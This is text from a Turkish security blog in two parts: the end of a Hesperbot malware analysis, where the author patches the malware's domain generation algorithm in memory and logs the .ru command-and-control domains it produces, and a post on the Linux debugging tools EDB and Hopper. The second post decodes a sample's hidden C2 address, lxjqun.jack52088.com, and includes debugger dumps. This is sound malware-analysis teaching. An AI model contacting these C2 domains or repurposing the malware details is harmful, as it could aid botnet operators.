DGA fonksiyonunu aramamdaki temel amaç en kısa sürede Hesperbot'un üreteceği alan adlarına ve hangilerinin Hesperbot geliştiricileri tarafından kayıt edildiği bilgisine en kısa sürede ulaşmaktı. Fonksiyona ulaşamadığım taktirde izleyeceğim yol, Hesperbot'un öncelikle ilgili komuta kontrol merkezi adresine bağlanmasını beklemek, ardından bağlanamamasını sağlamak ve üreteceği alan adlarını teker teker kayıt altına almak olacaktı. Hesperbot'un ilk adrese bağlanmaya çalışması (followtweetertag.com) ve bağlanamaması durumunda, yeni alan adını üretmesi için belli bir süre ve bağlantı isteğinin adet bazında geçmesini beklemesinden ötürü bu yöntem, saatler belki günler sürebilirdi.

DGA'nın fonksiyonunu bulup incelediğimde ve dallanıp budaklanan alt fonksiyonlarını gördüğümde önümde izlemem gereken iki yol vardı. Birincisi ya tüm fonksiyonların ve komutların üzerinden teker teker geçecektim ve DGA'ya göre alan adı üreten bir kod yazacaktım veya DGA fonksiyonunu yamayarak (patching), limit ve adet kontrollerini devre dışı bırakarak seri bir şekilde Hesperbot'un yeni alan adlarını üretmesini sağlayacaktım. Şayet zararlı yazılım analisti olsaydım ve attığım taşın ürküteceği kurbağaya deyeceğine inansaydım kesinlikle birinci yolu seçerdim dolayısıyla pratik ve kısa yolu seçmeye karar verdim.

Hesperbot paketlenmiş (packed) bir zararlı yazılım olduğu için DGA fonksiyonunu yamamak için ya paketini açıp, çalışabilir hale getirecek ve gerekli değişiklikleri (patching) disk üzerindeyken yapacaktım ya da bellekte çalışır haldeyken yapacaktım. Yine fazla zahmete girmek yerine (sanırım tembelim) ikinci yolu, bellek üzerinde değişik yapmayı seçtim. Bellek manipülasyonu için eskiden [pydbg](#) aracını kullanıyordum fakat zaman içinde geliştirilmesine ara verilmesi nedeniyle yeni araçlara doğru yelken açtım ve kısa bir araştırmadan sonra aradığım aracı buldum, [WinAppDbg](#).

| *WinAppDbg, Windows işletim sistemi için geliştirilmiş ve Python ile yazılmış bir hata ayıklayıcıdır.*

WinAppDbg modülü ile DGA fonksiyonunda gerekli değişiklikleri yapan ufak bir araç hazırladıktan sonra Hesperbot'un çalıştığı bir sistemde aracı çalıştırdım ve Hesperbot'un kısa bir süre içinde yeni alan adlarını üretmesini sağlayarak mutlu sona ulaştım. (Hesperbot geliştiricilerinin ekmeğine yağ sürmemek için bazı kısımlar sansürlenmiştir.)

```

C:\WINDOWS\system32\cmd.exe
=====
Hesperbot DGA Patch [http://www.mertsarica.com]
=====
[*] Searching Hesperbot DGA... (1/2)

[*] Possible matches!
[+] Address: 00F60E2B Instruction: CMP DWORD [REDACTED] OPC: [REDACTED]
[*] Patched successfully ;>

[*] Possible matches!
[+] Address: 00F80443 Instruction: CMP DWORD [REDACTED] OPC: [REDACTED]
[*] Patched successfully ;>

[*] Possible matches!
[+] Address: 0248B2AB Instruction: CMP DWORD [REDACTED] OPC: [REDACTED]
[*] Patched successfully ;>

[*] Possible matches!
[+] Address: 0394048B Instruction: CMP DWORD [REDACTED] OPC: [REDACTED]
[*] Patched successfully ;>

[*] Searching Hesperbot DGA... (2/2)

[*] Possible matches!
[+] Address: 00F6106D Instruction: JNZ [REDACTED] OPC: [REDACTED]
[*] Patched successfully ;>


[*] Possible matches!
[+] Address: 00F80685 Instruction: JNZ [REDACTED] OPC: [REDACTED]
[*] Patched successfully ;>

[*] Possible matches!
[+] Address: 039406CD Instruction: JNZ [REDACTED] OPC: [REDACTED]
[*] Patched successfully ;>

C:\Documents and Settings\Administrator\Desktop>_

```

4260	502	HTTP	Tunnel to	followtweeteritag.com:443
4261	200	HTTP	Tunnel to	iahapemwionkmti.ru:443
4262	200	HTTP	www.download.windowsupdate.com	/msdownload/update/v3/static/trusted/en/authrootseq.txt
4263	200	HTTP	www.download.windowsupdate.com	/msdownload/update/v3/static/trusted/en/authrootstl.cab
4264	200	HTTP	Tunnel to	iahapemwionkmti.ru:443
4265	502	HTTP	Tunnel to	dksqlqjglsmsizjrdllgiqt.ru:443
4266	200	HTTP	Tunnel to	mqyuledcyic.ru:443
4267	200	HTTP	Tunnel to	mqyuledcyic.ru:443
4268	502	HTTP	Tunnel to	obqpdmjn.ru:443
4269	502	HTTP	Tunnel to	jatpvjafbwptyag.ru:443
4270	502	HTTP	Tunnel to	ueizvrpmwmdyejmhkycig.ru:443
4271	502	HTTP	Tunnel to	debyixoc.ru:443
4272	502	HTTP	Tunnel to	xbkyvofc.ru:443
4273	502	HTTP	Tunnel to	bbhghuku.ru:443
4274	502	HTTP	Tunnel to	psfrnlmdpkzr.ru:443
4275	502	HTTP	Tunnel to	mvpwpgpsujt.ru:443
4276	502	HTTP	Tunnel to	qhreuqyk.ru:443
4277	502	HTTP	Tunnel to	wjikevjrn.ru:443
4278	502	HTTP	Tunnel to	agxqstwcoc.ru:443
4279	502	HTTP	Tunnel to	trzxvhstbnthwccgo.ru:443
4280	502	HTTP	Tunnel to	oibldgaj.ru:443
4281	502	HTTP	Tunnel to	hloxpbah.ru:443
4282	502	HTTP	Tunnel to	hkpjfcip.ru:443
4283	502	HTTP	Tunnel to	gstbidaxyepi.ru:443
4284	502	HTTP	Tunnel to	rbmcpnyjjsmthg.ru:443
4285	502	HTTP	Tunnel to	qfqyqwzqqxmevjtwrmssg.ru:443
4286	502	HTTP	Tunnel to	ybtgdmjmkhmaavjpyfimro.ru:443
4287	502	HTTP	Tunnel to	uxzusbcu.ru:443
4288	502	HTTP	Tunnel to	ejmlcqjijjzfn.ru:443
4289	502	HTTP	Tunnel to	difnjbmlrezxkiwyjhqkja.ru:443
4290	502	HTTP	Tunnel to	qcnqcciy.ru:443
4291	502	HTTP	Tunnel to	phplstknprzvzxaakybc.ru:443
4292	502	HTTP	Tunnel to	xcofeihllcuzdvbsduugpjl.ru:443
4293	502	HTTP	Tunnel to	luamnnbo.ru:443
4294	502	HTTP	Tunnel to	jaxvaxwdfsdpgzsuprga.ru:443
4295	502	HTTP	Tunnel to	yjubrrfpkjadsevaqz.ru:443
4296	502	HTTP	Tunnel to	bgjmnsgg.ru:443
4297	502	HTTP	Tunnel to	epztnxcjaldvga.ru:443
4298	502	HTTP	Tunnel to	rysiakzkrkwyxhzlqidnekd.ru:443
4299	502	HTTP	Tunnel to	kivhkgvsephj.ru:443
4300	502	HTTP	Tunnel to	yvncjjmqkrt.ru:443
4301	502	HTTP	Tunnel to	sykrqgfhkgtploi.ru:443
4302	502	HTTP	Tunnel to	mdfftmxs.ru:443



Kurban Bayramı'nızı en içten dileklerle kutlar, bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Linux'te Zararlı Yazılım Analizi için Faydalı Araçlar

Source: <https://www.mertsarica.com/linux-zararli-yazilim-analizi-icin-faydali-araclar/>

By M.S on September 1st, 2014



Son zamanlarda Linux işletim sistemini (belki de *nix demeliyim) hedef alan zararlı yazılım salgınları ([#1](#), [#3](#)) ile ilgili haberlere sıkça rastlıyoruz.

Sunucuların yanı sıra son kullanıcı sistemlerinin de hedef alınması ([Hand of Thief bankacılık zararlı yazılımı](#)), siber güvenlik uzmanlarının Windows gibi Linux işletim sistemi üzerinde de zararlı yazılım analizi yapabilecek bilgi ve beceriye sahip olması gerektiğini ortaya koymaktadır.

Fakat zararlı yazılım analizi ile ilgili kitaplara, eğitimlere, yazılara baktığımız zaman çoğunun sadece Windows işletim sistemi ile ilgili olduğunu görebilirsiniz. Her yıl yayınlanan siber güvenlik tehdit raporlarını incerseniz bunun en büyük nedeninin, geliştirilen zararlı yazılımların %90'ının Windows işletim sistemini hedef alması olduğunu anlayabilirsiniz. Windows işletim sistemi için geliştirilmiş olan bir zararlı yazılımı analiz etmek istediğiniz zaman, Linux'e kıyasla çok daha fazla araç bulmanız da bu sebepten ötürü şaşırtıcı değildir.

Linux'un açık kaynak kodlu ve özgür bir platform olması, barındırdığı araçlar ile zararlı yazılım analizine olanak tanısa da (strings, [gdb](#), [objdump](#), [readelf](#), strace, file vb.), Windows'ta ücretsiz, kullanıcı dostu [OllyDbg](#) / [Immunity Debugger](#) ile kod analizi gerçekleştiren bir uzmanın Linux'te komut satırına mahkum kalması kimi zaman can sıkıcı olabilmektedir.

Tabii [IDA Pro](#)'nun disassembler ve hata ayıklayıcı olarak Linux dosya sistemini (ELF) ve işletim sistemini destekliyor olması (4 sene önceki [IDA Pro ile Remote Linux Debugging yazıma buradan](#) ulaşabilirsiniz) her ne kadar bu platform için büyük bir artı olsa da fiyatının ~1200\$ olması, kendini geliştirmek isteyen siber güvenlik uzmanları için büyük bir engel oluşturmaktadır.


İçinizi çok daraltmadan, OllyDbg / Immunity Debugger ve IDA Pro'ya alternatif olarak zararlı yazılım analizi ve tersine mühendislik için Linux üzerinde kullanabileceğiniz, benim de çok işime yarayan iki araçtan kısaca bahsetmek istiyorum; [EDB](#) ve Hopper



[EDB](#): Windows'ta OllyDbg ile sıkça kod analizi yapan kahramanımız [Evan](#), günün birinde Linux'te OllyDbg gibi kullanışlı bir hata ayıklayıcıya ihtiyaç duyar, bulamaz ve EDB'yi geliştirmeye başlar. Windows'ta OllyDbg kullananlar için biçilmiş kaftan olan EDB ile ELF dosyalarını hem disassemble edebilir hem de hata ayıklayıcı olarak kullanarak rahatlıkla analiz edebilirsiniz. [REMnux](#) ile birlikte gelen EDB'yi çalıştırmak için komut satırında edb yazmanız yeterli.

[Hopper](#): Hopper, IDA Pro'ya alternatif olarak kullanılabileceği, bütçenizi çok zorlamayacak (89\$), Mac OS X'te de çalışabilen, hem hata ayıklayıcı, hem disassembler hem de sözde (pseudocode kod çeviricisi (decompiler) olarak kullanılabileceğiniz bir araçtır. Python desteğine ve Objective-C desteğine de sahip olduğunu hatırlatmak isterim.

Araçlara kısaca göz atmak için örnek bir zararlı yazılım üzerinden hızlıca ilerleyelim. Elimizde komuta kontrol merkezi ile haberleşen bir zararlı yazılım var ve bu zararlı yazılım komuta kontrol merkezine ait olan adresi strings, disassembler gibi araçlardan gizlemek için üzerinde gizli (encoded) olarak tutuyor.

Hopper ile ELF dosyasına göz attığımızda yapacağımız ilk iş programın başlangıç fonksiyonu olan main fonksiyonuna göz atmak olacaktır. Bu fonksiyona göz attığımızda şüpheli DecryptData fonksiyonunun çağrılmadan önce yığına (stack) gizlenmiş veriyi (kypvm-k'bl41177/bnn) kopyalandığını görebiliyoruz. DecryptData fonksiyonun içine girdiğimizde, sıradan disassembler araçları ile yapacağımız tek şey, komutların (opcode) üzerinden teker teker geçerek fonksiyonun gizlenmiş veriyi nasıl çözdüğünü anlamaya çalışmak ve ardından gizlenmiş veriyi çözen (decoder) bir araç hazırlamak olacaktır. Fakat Hopper ile gelen sözde kod (pseudocode) çevirici (decompiler) sayesinde bu fonksiyonu sözde koda (pseudocode) çevirmek ve ardından bu kodu Python'a çevirerek bir decoder yazmak gerçekten oldukça basit hale geliyor. Bunun için DecryptData fonksiyonunun üzerine iki defa bastıktan sonra ALT - Return tuşlarına basarak sözde kodu görüntüleyebiliriz. Bundan sonrası ise programlama bilginize kalıyor.





Disassembler ve programlama ile uğraşmak istemiyorum, kısa yoldan OllyDbg'da olduğu gibi fonksiyonun (DecryptData) üzerinden hızlıca geçerek fonksiyonun gizlenmiş veriyi çözmesini sağlayayım diyenler için ise EDB hemen imdadımıza yetişiyor. EDB'ye zararlı yazılımı yükledikten sonra main fonksiyonuna gitmek için, Plugins menüsü altında SymbolViewer eklentisini çalıştırdıktan sonra ilgili yere main yazıp üzerine iki defa basarsanız ana fonksiyonuna geçiş yapabilirsiniz. Ardından DecryptData (call 0x08048cb) üzerine breakpoint (sağ tuş -> Add Breakpoint) koyarak F9 (Run) butonuna basarak DecryptData fonksiyonuna kadar programın devam etmesini sağlayabilirsiniz. Sağ alt kısımda yer alan yığın (stack) bölümünde gördüğünüz gizlenmiş verinin (kyipvm-k'bl41177/bnn) çözülmüş halini görmek için F8 (Step Over) tuşuna bastığınızda verinin lxjqun.jack52088.com adresi olarak çözüldüğünü görebilirsiniz.

edb - /home/remnux/Desktop/upx/rewgtf3er4t [5892]

File View Debug Plugins Options Help

No Analysis Found For This Region

0804:cfbf	55	push ebp
0804:cfc0	89 e5	mov ebp, esp
0804:cfc2	83 ec 08	sub esp, 8
0804:cfc5	83 e4 f0	and esp, 0xf0
0804:cfc8	b8 00 00 00 00	mov eax, 0
0804:cfd0	29 c4	sub esp, eax
0804:cfd1	83 ec 08	sub esp, 8
0804:cfd2	6a 01	push 1
0804:cfd4	6a 0d	push 13
0804:cfd6	e8 fd 6f 00 00	call 0x08053fd8 <rewgtf3er4t::signal>
0804:cfdb	83 c4 10	add esp, 16
0804:cfd0	83 ec 08	sub esp, 8
0804:cfe1	83 ec 04	sub esp, 4
0804:cf04	68 00 c8 0b 08	push 0x080bc800
0804:cf09	e8 b2 40 01 00	call 0x080610a0 <rewgtf3er4t::strlen>
0804:cf0e	83 c4 08	add esp, 8
0804:cf11	50	push eax
0804:cf12	68 00 c8 0b 08	push 0x080bc800
0804:cf17	e8 cf b6 ff ff	call 0x080486cb <rewgtf3er4t::DecryptData>
0804:cf1c	83 c4 10	add esp, 16
0804:cf1f	e8 b7 fb ff ff	call 0x0804cbbb <rewgtf3er4t::a>
0804:d004	e8 5c f6 ff ff	call 0x0804c665 <rewgtf3er4t::install>
0804:d009	e8 c0 fd ff ff	call 0x0804cdce <rewgtf3er4t::nodie>
0804:d00e	6a 00	push 0
0804:d010	68 f0 81 04 08	push 0x080481f0
0804:d015	6a 00	push 0
0804:d017	8d 45 fc	lea eax, [ebp-4]

0x080486cb = 080486cb <rewgtf3er4t::DecryptData+0>

Registers

General Purpose

- EAX: 00000014
- EBX: 00000000
- ECX: ffffffff
- EDX: 00000000
- EBP: bfabd6b8
- ESP: bfabd6a0
- ESI: 00000000
- EDI: 0804f7ac
- EIP: 0804cff7 <rewgtf3er4t::...

Bookmarks

Address	Comment
---------	---------

Data Dump

08048000-080bc000

0804:8000	7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
0804:8010	02 00 03 00 01 00 00 00 00 81 04 08
0804:8020	b4 8c 07 00 00 00 00 00 34 00 20 00
0804:8030	17 00 14 01 01 00 00 00 00 00 00 00
0804:8040	00 04 04 08 e0 37 07 00 e0 37 07 00
0804:8050	00 10 00 00 01 00 00 00 e0 37 07 00
0804:8060	e0 37 07 00 00 00 00 00 f0 81 04 08

Stack

bfbab:d6a0	080bc800	EIP	ASCII "kyipvm-k`bl41177/bnn"
bfbab:d6a4	00000014	...	
bfbab:d6a8	bfabd6b8	...	
bfbab:d6ac	080480e9	...	return to 080480e9
bfbab:d6b0	00000000	...	
bfbab:d6b4	0000002d	...	
bfbab:d6b8	bfabd6b8	EIP	
bfbab:d6bc	08053a90	...	return to 08053a90 <rewgtf3er4t::__libc_start_main+1ec>
bfbab:d6c0	00000001	...	
bfbab:d6c4	bfabd6f4	...	
bfbab:d6c8	bfabd6f0	...	

paused

edb - /home/remnux/Desktop/upx/rewgtf3er4t [5892]

File View Debug Plugins Options Help

No Analysis Found For This Region

0804:cfbf	55	push ebp
0804:cfc0	89 e5	mov ebp, esp
0804:cfc2	83 ec 08	sub esp, 8
0804:cfc5	83 e4 f0	and esp, 0xf0
0804:cfc8	b8 00 00 00 00	mov eax, 0
0804:cfd0	29 c4	sub esp, eax
0804:cfd1	83 ec 08	sub esp, 8
0804:cfd2	6a 01	push 1
0804:cfd4	6a 0d	push 13
0804:cfd6	e8 fd 6f 00 00	call 0x08053fd8 <rewgtf3er4t::signal>
0804:cfdb	83 c4 10	add esp, 16
0804:cfd0	83 ec 08	sub esp, 8
0804:cfe1	83 ec 04	sub esp, 4
0804:cf04	68 00 c8 0b 08	push 0x080bc800
0804:cf09	e8 b2 40 01 00	call 0x080610a0 <rewgtf3er4t::strlen>
0804:cf0e	83 c4 08	add esp, 8
0804:cf11	50	push eax
0804:cf12	68 00 c8 0b 08	push 0x080bc800
0804:cf17	e8 cf b6 ff ff	call 0x080486cb <rewgtf3er4t::DecryptData>
0804:cf1c	83 c4 10	add esp, 16
